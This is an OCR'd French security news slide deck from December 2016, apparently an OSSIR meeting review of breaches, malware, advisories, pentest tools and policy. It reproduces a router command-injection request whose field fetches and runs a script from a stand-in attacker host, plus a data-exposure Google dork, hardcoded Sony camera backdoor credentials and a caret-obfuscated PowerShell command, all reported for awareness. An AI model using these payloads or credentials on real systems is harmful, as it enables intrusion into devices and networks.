
Hack 2.0

Retrouvez les dates d'expiration et CVV des cartes bancaires

- Force-brute sur de multiples sites en simultané : pas de détection chez VISA
- Un manque de standardisation permet d'accélérer l'attaque

  http://bestsecuritysearch.com/technique-allows-researchers-crack-credit-card-numbers-6-seconds/

  http://eprint.ncl.ac.uk/file_store/production/230123/19180242-D02E-47AC-BDB3-73C22D6E1FDB.pdf



Usurpation d'identité en cas d'utilisation de SAML

- Si l'application (ou l'IdP) considère que la présence seule d'une signature suffit
- Alors que la signature peut ne signer d'une portion du jeton

  http://research.aurainfosec.io/bypassing-saml20-SSO/

Piratages, Malwares, spam, fraudes et DDoS

DDoS

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

CapGemini laisser fuiter 780 000 CV d'une plateforme de Mickael Page

- Le répertoire de backup SQL était librement accessible
- Un simple Google Dork permettait de les trouver : intitle:index.of "parent directory" "sql.gz"

  http://www.scmagazineuk.com/capgemini-leaks-780000-michael-page-job-candidate-cvs/

Adult FriendFinder, Penthouse... fuite de 420 millions de comptes

- Pseudo, mail et mot de passe en clair ou sous forme de condensat SHA1 (99% déjà cassés)
- Les comptes effacés étaient conservés, avec le préfixe "rm_" et mail avec suffixe @deleted1.com
- Il semblerait que la vulnérabilité ait déjà été exploitée en 2015 et que plusieurs personnes avaient déjà compromis les sites

  https://twitter.com/real_1x0123/status/798264810467168257?refsrc=email&s=11

  http://www.csoonline.com/article/3139311/security/412-million-friendfinder-accounts-exposed-by-hackers.html

xHamster, fuite de 380 000 de comptes

- Noms d'utilisateurs, mail et condensat du mot de passe
- 1ere réaction: `"The passwords [...] properly encrypted, so it is almost impossible to hack them. [...]"`
  - Effectivement, ils utilisent... MD5
- 2nd réaction: `"There was a failed attempt to hack our database [...] this was a successful fake hack; and a failed hack."`
- Alors que les comptes publiés semblent valides

  https://motherboard.vice.com/read/hackers-are-trading-hundreds-of-thousands-of-xhamster-porn-account-details

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Three Mobile (opérateur mobile anglais)**, vol de données personnelles de 133 827 clients**

- Les attaquants auraient réussi à compromettre le portail de recharger les crédits
- A partir d'un compte d'un employé que les données ont été volées.

http://www.threemediacentre.co.uk/news/2016/handset-fraud-investigation.aspx

Dailymotion, fuite de 85 millions de comptes

- 10 octobre: nom de l'utilisateur, mail et condensat du mot de passe
  - Condensat en Bcrypt

http://blog.dailymotion.com/2016/12/06/8886/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Piratage du Github de l'auteur de Python

- Piratage de son domaine
- Changement des MX pour recevoir le mail de changement de mot de passe de Github

  https://www.kennethreitz.org/essays/on-cybersecurity-and-being-targeted

Des millions de routeurs de Deutsche Telekom vulnérables à une injection de code

- Service web SOAP sur le port 7547, accessible sans authentification.
  - Injection de commande

```
POST /UD/act?1 http/1.1
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 547
<?xml version="1.0"?> [...]
<SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
<NewNTPServer1>`cd /tmp;wget http://serveur.attaquant.com/pwn.sh;chmod 777
  pwn.sh;./pwn.sh`</NewNTPServer1>
</u:SetNTPServers></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

- Exploité dans la nature, causant une panne de 900 000 routeurs

  https://securelist.com/blog/incidents/76791/new-wave-of-mirai-attacking-home-routers/

- Le 29 novembre, sur Shodan, près de 30 millions de routeurs référencés

Piratages, Malwares, spam, fraudes et DDoS

Malwares

GM Bot cible 18 banques français

- Dont BNPP, Société Générale, Crédit Agricole
- Vecteur d'infection: téléchargement sur des Store peu regardants ou plugin Flash

http://www.datasecuritybreach.fr/%ef%bb%bfun-cheval-de-troie-a-leurre-clients-de-18-banques-francaises/#ixzz4SGgZhXHj

Vlany, un rootkit linux Open Source et très évolué

https://github.com/mempodippy/vlany

Piratages, Malwares, spam, fraudes et DDoS
SCADA

Rapport du NTI (Nuclear Threat Initiative) sur la sécurité des installations nucléaires

- La sécurité est globalement en hausse, mais il faut mettre l'accent sur les systèmes d'information industriels

  http://www.nti.org/analysis/reports/outpacing-cyber-threats-priorities-cybersecurity-nuclear-facilities/

ThyssenKrupp victime d'une attaque "massive"

- Aciérie mais aussi activités dans le secteur de la défense (sous-marins)
- Vol d'information
- Déjà victime d'une attaque "cyber-physique" l'an dernier ?

  http://fortune.com/2016/12/08/thyssenkrupp-cyber-attack/

Piratages, Malwares, spam, fraudes et DDoS
SCADA

Vulnérabilités dans les SNCC Emerson Delta-V

- Composant “Easy Security Management” :) Élévation de privilège locale

  https://ics-cert.us-cert.gov/advisories/ICSA-16-334-02

Vulnérabilité sur les voitures TESLA

- Contournement du filtrage vers le bus CAN

  https://ics-cert.us-cert.gov/advisories/ICSA-16-341-01

Injection de commande Locus Energy LGate

- Système de collecte de données pour les producteurs d’énergie solaire

  https://ics-cert.us-cert.gov/advisories/ICSA-16-341-01

- Inforensique en milieu industriel
- Travail académique

  https://arxiv.org/ftp/arxiv/papers/1611/1611.01754.pdf

Mot de passe “en dur” dans Siemens PAS

- Système d’automatisation de sous-stations électriques

  https://ics-cert.us-cert.gov/advisories/ICSA-16-336-01

Piratages, Malwares, spam, fraudes et DDoS
Hardware / IoT

Exécuter du code sur un écran DELL 2410U, via l'OSD

- OSD = On-Screen Display
- C'est possible en USB (depuis un PC ou USB Armory)
- Pour modifier les images affichées

  https://github.com/redballoonshenanigans/monitordarkly

Désactiver l'Intel Management Engine

- En supprimant tout son firmware à l'exception de la table de partition

  http://hackaday.com/2016/11/28/neutralizing-intels-management-engine/

  http://hardenedlinux.org/firmware/2016/11/17/neutralize_ME_firmware_on_sandybridge_and_ivybridge.html

Protocole de domotique MQTT (Message Queuing Telemetry Transport)

- Transport en Sigfox ou LoRaWan
- Beaucoup d'échanges en clair
- Des serveurs accessibles sans authentification, des applications avec mot de passe en dur...

  http://www.g-echo.fr/20161117-digitalsecurity-lifschitz.pdf

Piratages, Malwares, spam, fraudes et DDoS
Espionnage

TorBrowser, exploitation dans la nature d'une 0-day dans Firefox

- Très rapidement détectée
- Allocation d'une zone mémoire exécutable
  - Même procédé que celui utilisé par le FBI en 2013

https://lists.torproject.org/pipermail/tor-talk/2016-November/042639.html

http://securityaffairs.co/wordpress/53922/hacking/firefox-zero-day-exploit.html

Le GCHQ a espionné Octave Klaba, d'OVH

- Depuis 2009, son mail est sur la liste des cibles intéressantes pour les Five Eyes

http://www.silicon.fr/ovh-octave-klaba-espionne-gchq-britannique-164625.html

TitanPoint, le bâtiment de la NSA à New York, sans fenêtre

https://theintercept.com/2016/11/16/the-nsas-spy-hub-in-new-york-hidden-in-plain-sight/

Piratages, Malwares, spam, fraudes et DDoS
Espionnage

Le budget BND pour accéder aux données

- 300 millions d'euros pour les écoutes et les interceptions (projet ANISKI)
- Ils accèdent déjà à 14% des principaux systèmes de messagerie

https://netzpolitik.org/2016/projekt-aniski-wie-der-bnd-mit-150-millionen-euro-messenger-wie-whatsapp-entschluesseln-will/

Une porte dérobée préinstallée sur 700 millions de smartphones Android

- Modèles assez communs comme le BLU R1 HD
- Envoyant les données des utilisateurs en Chine, toutes les 72h
  - SMS, IMEI, historique des appels, géolocalisation, contacts…
- Principalement vendus aux USA sur Amazon ou BestBuy


http://www.kryptowire.com/adups_security_analysis.html

Piratages, Malwares, spam, fraudes et DDoS
Espionnage

Porte dérobée sur 80 modèles de caméras IP de Sony

- Un script ajoute une porte dérobée au démarrage, compte root
  - `$1$$mhF8LHkOmSgbD88/WrM790:0:0:5thgen:/root:/bin/sh`
  - Traces du hash en 2012 et 2013 sur internet
- Une interface web pour activer telnetd `http://IP-CAMERA/command/prima-factory.cgi`
  - Deux paramètres cachés : **cPoq2fi4cFk** et **zKw2hEr9**
  - Et deux comptes en dur **primana:primana** et **debug:popeyeConnection**

http://blog.sec-consult.com/2016/12/backdoor-in-sony-ipela-engine-ip-cameras.html



Nouveautés, outils et techniques

Crypto
Divers

Les spécifications du protocole de Signal sont publiques

- Protocole d'échange de clefs X3DH
  https://whispersystems.org/docs/specifications/x3dh/
- Protocole de gestion des certificats et signatures : XEdDSA et VXEdDSA
  https://whispersystems.org/docs/specifications/xeddsa/
- Le protocole d'échange de messages **Ratchet**
  https://whispersystems.org/docs/specifications/doubleratchet/
- Suite aux élections américaines, le téléchargement de Signal à bondit de 400%
  http://www.marketplace.org/2016/11/15/world/encryption-app-signal-sees-400-growth-election

HashCat 3.20

- Amélioration des performances MD5 et NTLM de 30%, DES de 780%
  https://hashcat.net/forum/thread-6085.html

Microsoft se lance dans l'ordinateur quantique

http://www.silicon.fr/microsoft-lance-course-1er-ordinateur-quantique-163126.html

Pentest

Techniques & outils

Stéganographie dans un PNG

http://colin.keigher.ca/2016/12/going-viral-on-imgur-with-powershell.html

Reconnaissance et phishing via Skype for Business

https://blog.netspi.com/attacking-federated-skype-powershell/

Outil de contournement de DLP

- Transforme n'importe quel type de données en liste de mots (bières belges, pokémon, etc..)

https://github.com/TryCatchHCF/Cloakify

Guide de test pour les websockets

http://www.theseus.fi/bitstream/handle/10024/113390/Harri+Kuosmanen+-+Masters+thesis+-+Security+Testing+of+WebSockets+-+Final.pdf;jsessionid%20CB16971E75A6E9737CB09451510D7D69?sequence=1#11871384626930759925

Pentest
Techniques & outils

Créer des reverse Meterpreter qui contournent AppLocker

https://github.com/vvalien/SharpMeter

Contournement des restrictions AppLocker et Powershell

- Via MSBuild

  https://github.com/Cn33liz/MSBuildShell

Enumération des utilisateurs sans Powershell

- En utilisant les API Win32

  https://github.com/fdiskyou/hunter

Kerberos S4U2SELF et S4U2PROXY, déjà intégré à Mimikatz

- Permettant de faire de ~~l'usurpation~~ délégation d'identité

  https://github.com/gentilkiwi/kekeo/releases

Obfuscation d'une commande Windows à base de chevron datant d'OS/2

```
C:\> po^wer^she^l^l^.^exe
PS C:\>
```

Pentest
Défense

Détecter l’usurpation (spoofing) d’adresse MAC sur du WiFi

https://rftap.github.io/blog/2016/09/01/rftap-wifi.html#

Windows : Limiter l’énumération distante des comptes locaux

https://gallery.technet.microsoft.com/SAMRi10-Hardening-Remote-48d94b5b

Automatiser ses tests sécu avec ZAP dans son outil d’intégration continue

http://www.slideshare.net/psiinon/alldaydevops-zap-automation-in-ci

Les navigateurs

- Chrome 55 désactive Flash par défaut
- Firefox 50.0 active enfin sa sandbox sous Windows (rendu en “Low integrity”)

Nouveautés (logiciel, langage, protocole...)

Open Source

Qubes OS débute une offre commerciale

- Possibilité d'avoir une vraie séparation utilisateur / admin
- Intégration d'un outil de gestion de parc

https://www.qubes-os.org/news/2016/11/30/qubes-commercialization/

Amazon propose des instances avec FPGA

- 8 FPGA Xilinx UltraScale+ VU9P

https://aws.amazon.com/fr/blogs/aws/developer-preview-ec2-instances-f1-with-programmable-hardware/

Business et Politique

Droit / Politique
France

Les nouveaux pilotes de Nvidia font de la télémétrie

http://www.hardware.fr/news/14844/telemetrie-par-defaut-nvidia.html

La DGSI va sous-traiter à Palantir 

- Palantir, les rois de la collecte et corrélation massive de données, sans la moindre moralité ni éthique

  http://www.silicon.fr/big-data-la-dgsi-se-rapproche-de-palantir-161283.html

  http://www.msn.com/fr-fr/actualite/monde/la-cia-appel%C3%A9e-au-secours-par-lantiterrorisme-fran%C3%A7ais/ar-AAlhq7N?li=BBoJIji

- Choix faisant suite à un appel d'offre sans soumissionnaire français 

  http://www.lesechos.fr/politique-societe/societe/0211580858432-la-dgsi-signe-un-contrat-avec-palantir-une-start-up-financee-par-la-cia-2049472.php

Refuser scanner corporel d'aéroport "non obligatoire" à Paris

- Ca ne semble pas trop plaire au personnel de sécurité

  http://k7r.eu/rejection-of-voluntary-naked-scanner-at-airport/

La France assume l'utilisation de moyens informatiques pour de l'offensif

- Et la création d'un commandeur cyber

  http://www.lefigaro.fr/international/2016/12/12/01003-20161212ARTFIG00221-la-france-muscle-sa-cyberdefense.php

Droit / Politique
International

Un journaliste suisse condamné pour fraude électorale

- Il avait voté deux fois pour démontrer la vulnérabilité

  http://www.francetvinfo.fr/economie/medias/suisse-un-journaliste-condamne-pour-avoir-denonce-les-failles-du-vote-electronique_1952767.html

Avalanche, arrestation de 5 criminels à la tête du réseau

- Plateforme utilisée pour délivrer des malwares et infecter des centaines de milliers d'ordinateurs
- Plus de 4 ans d'enquête avec 30 pays, des registrars, des hébergeurs...

  https://www.us-cert.gov/ncas/alerts/TA16-336A

  https://www.europol.europa.eu/newsroom/news/%E2%80%98avalanche%E2%80%99-network-dismantled-in-international-cyber-operation

Kaspersky accuse Microsoft d'avoir un comportement anticoncurrentiel

- Car la migration vers Windows 10 désinstalle certains antivirus
- Windows 10 intégration par défaut d'un anti-malware : Defender
- A la fin de sa période d'essaie ou de validité d'un antivirus, Windows réactive Defenser

  http://arstechnica.co.uk/information-technology/2016/11/kaspersky-accuses-microsoft-of-anticompetitive-bundling-of-antivirus-software/

Droit / Politique
International

Dyn, après le DDoS, rachat par Oracle

- pour $2,3 milliards

  https://www.oracle.com/corporate/acquisitions/dyn/index.html

Avalanche, arrestation de 5 criminels à la tête du réseau

- Début de l'enquête en 2012 avec l'aide de : 30 pays, des hébergeurs, registrars...
- Des millions de PC infectés

  https://www.europol.europa.eu/publications-documents/operation-avalanche-infographic-technical
- Présentation à la BotConf

  https://www.botconf.eu/2016/challenges-for-a-cross-jurisdictional-botnet-takedown/
- BitDefender aide Europol à désinfecter les victimes

  https://www.undernews.fr/reseau-securite/bitdefender-aide-europol-a-desinfecter-les-machines-windows-victimes-du-botnet-avalanche.html

Conférences

Conférences

Passées

- ZeroNights : 17-18 novembre à Moscou
- Botconf - 30 novembre au 2 décembre 2016 à Lyon

A venir

- 33C3 – 27-30 décembre 2016 à Hambourg
- CORI&IN - 23 janvier 2017 à Lille
- FIC - 24-25 janvier 2017 à Lille
- JSSI – 14 mars 2017 à Paris

33C3 en x86 = **XOR RETN !!?**

Divers / Trolls velus

Divers / Trolls velus

Une license qui “troll” Stefan ESSER

- « Anyone But Stefan Esser »
  https://ghostbin.com/paste/u9k3k

```
This software is licensed under the "Anyone But Stefan Esser"
(ABSE) license, described below. No other licenses may apply.


-------------------------------------------
The "Anyone But Stefan Esser" license
-------------------------------------------

Do anything you want with this program, with the exceptions listed
below under "EXCEPTIONS".

THIS SOFTWARE IS PROVIDED "AS IS" WITH NO WARRANTY OF ANY KIND.

In the unlikely event that you happen to make a zillion bucks off of
this, then good for you; consider buying a homeless person a meal.


EXCEPTIONS
----------

Stefan Esser (@i0n1c, that one angry german guy, etc.) may not make use of or
redistribute this program or any of its derivatives.
```

Il vole une voiture… et se fait enfermer dedans par BMW

http://www.bbc.com/news/technology-38208244

Divers / Trolls velus

PikeOS, un hyperviseur de type 1 vérifié formellement

- Dédié aux IoT

  https://www.sysgo.com/products/pikeos-hypervisor/why-pikeos/

KasperkyOS, ultra sécurisé, dédié aux IoT et Scada

- Code source fermé -> confiance ? portes dérobées ?
- Réécrit de zéro -> réinventer la roue est risqué

  https://eugene.kaspersky.com/2016/11/15/finally-our-own-os-oh-yes/

Divers / Trolls velus

Faites chanter vos payload

https://musalbas.com/2014/08/03/musical-packets.html

L'intelligence artificielle de Google est un peu trop intelligente

- Comportements imprévus avec la traduction de langues
- Asimov l'avait prévu  , quand mettrons nous en place ses lois ?

http://www.itespresso.fr/google-translate-intelligence-artificielle-143309.html

Les gens sont fou : iOS + PowerShell = iPowershell

https://itunes.apple.com/de/app/ipowershell-for-ios/id482104289?l=en&mt=8

Un 3eme cas de fuite de données à la NSA

- Ce serait un membre de la Tailored Access Operations / TAO

http://www.lemonde.fr/pixels/article/2016/11/19/un-troisieme-employe-de-la-nsa-aurait-subtilise-des-documents-secrets-apres-snowden-et-martin_5034490_4408996.html

iOS synchronise l'historique des appels avec iCloud

http://thehackernews.com/2016/11/icloud-backup.html

Divers / Trolls velus

L'aspirateur Roomba 880…

- envoie les plans de la maison sur AWS

  https://www.engadget.com/2015/09/16/irobot-roomba-980/

Vinci victime d'un phishing visant les l'avidité des journalistes de Bloomberg


- Achat du domaine **vinci.group**
  1. Faux communiqué envoyés à plusieurs rédactions de presse
  2. Bloomberg ne vérifie pas et renvoie l'information aux salles de marchés
  3. Chute du cours de Vinci, arrêt de la cotation
  4. Faux démenti faisant remonter le cours
  5. Vrai démenti
- LeFigaro compare cela à Sony et AshleyMadison, cela revient à comparer des choux et des IoT

  http://www.lefigaro.fr/societes/2016/11/22/20005-20161122ARTFIG00358-vinci-victime-d-une-attaque-de-pirates-informatiques.php
- L'AMF enquête

Les confessions d'un SPAMMER

https://readthink.com/confessions-of-a-google-spammer-4f2e0c3e9869?gi=705307e75657#.qdvn89xp7

Divers / Trolls velus



mar. 22/11/2016 16:04

contact.abonnement@vinci.group

VINCI lance une révision de ses comptes consolidés pour l'année 2015 et le 1er semestre 2016

À [redacted]

Nous avons supprimé les sauts de ligne en surnombre dans ce message.

Nouveau communiqué de presse VINCI

Rueil Malmaison, 22 Novembre 2016

VINCI lance une révision de ses comptes consolidés pour l'année 2015 et le 1er semestre 2016

Vinci a annoncé aujourd'hui son intention de réviser ses comptes consolidés pour l'exercice 2015 ainsi que pour le premier semestre 2016. Les résultats d'un audit interne mené par le groupe Vinci ont en effet révélé que certains transferts irréguliers avaient été effectués des dépenses d'exploitation vers le bilan, en dehors de tous principes comptables reconnus. Le montant de ces transferts s'élèverait à 2.490 millions d'euros pour l'exercice comptable 2015 et 1.065 millions d'euros pour le premier semestre 2016. Selon l'audit interne les résultats opérationnels réels seraient de 1.225 millions pour 2015 et de 641 millions pour le premier semestre 2016. Le groupe reporterait donc une perte nette pour 2015 ainsi que pour le premier semestre 2016.

Vinci a rapidement informé ses auditeurs externes (KPMG Audit et Deloitte & Associés) de la découverte de ces transferts. Le 21 Novembre, KPMG a informé Vinci qu'au vu de ces irrégularités, son audit des comptes consolidés de l'année 2015 et du premier semestre 2016 ne sauraient être valides.

Vinci publiera des comptes non audités pour l'exercice 2015 ainsi que pour le premier semestre 2016 dès que possible. Une fois que le nouvel audit sera achevé, Vinci publiera de nouveaux comptes audités pour les deux périodes. Le groupe a par ailleurs lancé une révision complète des règles internes au sein de sa direction financière.

La compagnie a licencié Christian Labeyrie, directeur général adjoint et directeur financier de Vinci.

Vinci a informé l'Autorité des Marchés Financiers (AMF) de ces événements.

La révision des résultats opérationnels pour 2015 et 2016 devrait rester sans conséquence sur la trésorerie du groupe et n'affectera ni les clients ni les prestations du groupe Vinci.

« Notre équipe de direction est très choquée par ces découvertes », a dit Xavier Huillard, Président-Directeur Général de Vinci. « Nous nous engageons à ce que Vinci respecte les plus hauts standards éthiques dans la conduite des affaires du groupe ».

« Nos clients ainsi que nos employés doivent garder confiance en la viabilité du groupe Vinci et en son engagement sur le long terme. Nos services ne sont en aucun cas affectés par ces événements et notre engagement à satisfaire les besoins de nos clients reste une priorité. Les rumeurs qui circulent sur une procédure d'insolvabilité sont totalement fausses » a ajouté le Président Directeur Général de Vinci. « Nous nous engageons à mettre en place les changements nécessaires au sein du Groupe ».

Le groupe Vinci tiendra une conference de presse demain.

Contact médias
Paul-Alexis Bouquet
Tél. : +33 (0)7 51 93 47 48
http://www.vinci.group/vinci.nsf/fr/communiques/pages/20161122-1557.htm

Divers / Trolls velus

C’est pas beau de vieillir

https://twitter.com/Laughing_Mantis/status/806248983483953152/photo/1

2006

Date	D	A	V	Title	Platform	Author
2006-12-01				BlazeVideo HDTV Player 2.1 - Malformed '.PLF' Buffer Overflow (PoC)	Windows	Greg Linares
2006-11-30				VUPlayer 2.44 - '.m3u' UNC Name Buffer Overflow (Metasploit)	Windows	Greg Linares
2006-11-30				AtomixMP3 <= 2.3 - '.m3u' Buffer Overflow	Windows	Greg Linares
2006-11-28		-		Quintessential Player 4.50.1.82 - (Playlist) Denial of Service (PoC)	Windows	Greg Linares
2006-11-28		-		Songbird Media Player 0.2 - Format String Denial of Service (PoC)	Windows	Greg Linares
2006-11-21				XMPlay 3.3.0.4 - (PLS) Local+Remote Buffer Overflow	Windows	Greg Linares
2006-11-21				XMPlay 3.3.0.4 - (ASX Filename) Local Buffer Overflow	Windows	Greg Linares
2006-11-20				XMPlay 3.3.0.4 - (M3U Filename) Local Buffer Overflow	Windows	Greg Linares
2006-11-15		-		UniversalFTP 1.0.50 - (MKD) Remote Denial of Service	Windows	Greg Linares
2006-11-15		-		Conxint FTP 2.2.603 - Multiple Directory Traversal Vulnerabilities	Windows	Greg Linares
2006-11-15		-		Selenium Web Server 1.0 - Cross-Site Scripting	Windows	Greg Linares
2006-11-01		-		EFS Easy Address Book Web Server 1.2 - Remote File Stream Exploit	Windows	Greg Linares
2006-10-30				Easy File Sharing Web Server 4 - Remote Information Stealer Exploit	Windows	Greg Linares
2006-10-25		-		RevilloC MailServer 1.x - (RCPT TO) Remote Denial of Service	Windows	Greg Linares
2006-10-25		-		MiniHTTPServer Web Forum & File Sharing Server 4.0 - Add User Exploit	Windows	Greg Linares
2006-10-23				QK SMTP 3.01 - (RCPT TO) Remote Denial of Service	Windows	Greg Linares
2006-10-19				Ipswitch IMail Server 2006 / 8.x - (RCPT) Remote Stack Overflow	Windows	Greg Linares

2016

Top Tweet earned 42.3K impressions

Troll maneuver of the day: renamed all my wifi SSIDs to be whatever my neighbor's SSIDs are + _GUEST.

10 182 348

Prochains rendez-vous de l’OSSIR

Prochaine réunion

- Mardi 10 janvier 2016

After Work

- Mardi 31 janvier 2017

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous

Joyeux Noël et Bonne Année 2017 des IoT